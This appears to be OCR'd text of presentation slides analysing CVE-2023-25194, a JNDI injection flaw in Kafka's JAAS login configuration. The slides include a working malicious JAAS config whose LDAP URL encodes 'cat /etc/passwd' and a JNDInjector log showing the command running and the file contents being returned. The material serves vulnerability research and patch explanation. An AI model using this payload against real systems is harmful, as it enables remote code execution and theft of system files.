
🤔 Here' the difference.

Sample code

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```


2.2 Similarities and differences

How Kafka client instantiates the LoginContext




2.2 Similarities and differences

Sample code



Kafka client

😎 This is the only difference.




2.3 The principle of CVE-2023-25194

The process of LoginContext.login


JNDI.main

→ LoginContext.login



2.3 The principle of CVE-2023-25194


JndiLoginModule.login



2.3 The principle of CVE-2023-25194

InitialContext.lookup

- A common sink, like Runtime.exec, ObjectInputStream.readObject
- Lookup with an untrusted address leads to RCE



2.3 The principle of CVE-2023-25194

Analyze the code

```
1  String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
2          "user.provider.url=" +
3          "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
4          "useFirstPass=\"true\"\n" +
5          "group.provider.url=\"xxx\";";
6  properties.put("sasl.jaas.config", jaasConfig);
```

```
1   public final String USER_PROVIDER = "user.provider.url";
2
3   public void initialize(Subject subject, CallbackHandler callbackHandler,
4                          Map<String,?> sharedState,
5                          Map<String,?> options) {
6       this.subject = subject;
7       this.callbackHandler = callbackHandler;
8       this.sharedState = (Map<String, Object>)sharedState;
9       this.options = options;
10      // initialize any configured options
11      ...
12      userProvider = (String)options.get(USER_PROVIDER);
13      ...
14  }
```

Attacker-controlled

2.3 The principle of CVE-2023-25194

Analyze the code

```
514     private void attemptAuthentication(boolean getPasswdFromSharedState)
515     throws LoginException {
516
517         String encryptedPassword = null;
518
519         // first get the username and password
520         getUsernamePassword(getPasswdFromSharedState);
521
522         try {
523
524             // get the user's passwd entry from the user provider URL
525             InitialContext iCtx = new InitialContext();
526             ctx = (DirContext)iCtx.lookup(userProvider);
527
528
```

+ "ldap://localhost/hhyIKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ=="

Attacker-controlled

Debug: JNDI

Debugger | Console

"main"@1 in group "main": RUNNING


Evaluate expression (⏎) or add a

attemptAuthentication:526, JndiLoginModule *(com.sun.security.auth.modu*
login:319, JndiLoginModule *(com.sun.security.auth.module)*
invoke0:-1, NativeMethodAccessorImpl *(sun.reflect)*

this = {JndiLoginModule@1424}
Variables debug info not available
getPasswdFromSharedState = true

2.3 The principle of CVE-2023-25194

The attack process



2.3 The principle of CVE-2023-25194

🤔 What about the Sample code

sample_jaas.conf

```
1    Sample {
2        sample.module.SampleLoginModule required
3        username = "admin"
4        password = "admin123";
5    };
```

```
1 Sample {
2         com.sun.security.auth.module.JndiLoginModule required
3         user.provider.url="ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ=="
4         useFirstPass="true"
5         group.provider.url="xxx";
6     };
```

2.3 The principle of CVE-2023-25194

Run the sample code again

SampleAcn.java

```
65    public static void main(String[] args) throws Exception{
66        String propertyName = "java.security.auth.login.config";
67        System.setProperty(propertyName, "sample_jaas.config");
68        LoginContext lc = new LoginContext( name: "Sample", new MyCallb
69        lc.login();
70        System.out.println("Authentication succeeded!");
71        Subject subject = lc.getSubject();
```

sample_jaas.config

```
1  Sample {
2      com.sun.security.auth.module.JndiLoginModule required
3      user.provider.url="ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiO
4      useFirstPass="true"
5      group.provider.url="xxx";
6  };
7
```

Run: SampleAcn

```
Exception in thread "main" javax.security.auth.login.FailedLoginExcept
    at com.sun.security.auth.module.JndiLoginModule.attemptAuthenticat
    at com.sun.security.auth.module.JndiLoginModule.login(JndiLoginMod
    at javax.security.auth.login.LoginContext.invoke(LoginContext.java
    at javax.security.auth.login.LoginContext.access$000(LoginContext.
    at javax.security.auth.login.LoginContext$4.run(LoginContext.java:
    at javax.security.auth.login.LoginContext$4.run(LoginContext.java:
    at javax.security.auth.login.LoginContext.invokePriv(LoginContext.
    at javax.security.auth.login.LoginContext.login(LoginContext.java:
```

JNDInjector v1.1

控制区

HOST： localhost 获取IP HTTP端口： 80 LDAP端口： 389

服务状态： LDAP HTTP


列表 日志 关于

```
[!] 收到来自【127.0.0.1】的LDAP请求：hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==
[!] LDAP请求详情：
    请求编号：hhylKPnySW
    Gadget：Plain
    Payload：Exec
    参数：
        {"cmd":"cat /etc/passwd"}
[!] 正在发送codebase:http://localhost/MTI3LjAuMC4x/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXN
[!] 收到HTTP请求：/MTI3LjAuMC4x/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==/Exec
[!] 收到请求【MTI3LjAuMC4x】的回显结果：
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
```


😎 RCE Again

2.3 The principle of CVE-2023-25194

The attack process



2.3 The principle of CVE-2023-25194



😎 Controllable login config can lead to RCE.

2.4 The patch of CVE-2023-25194

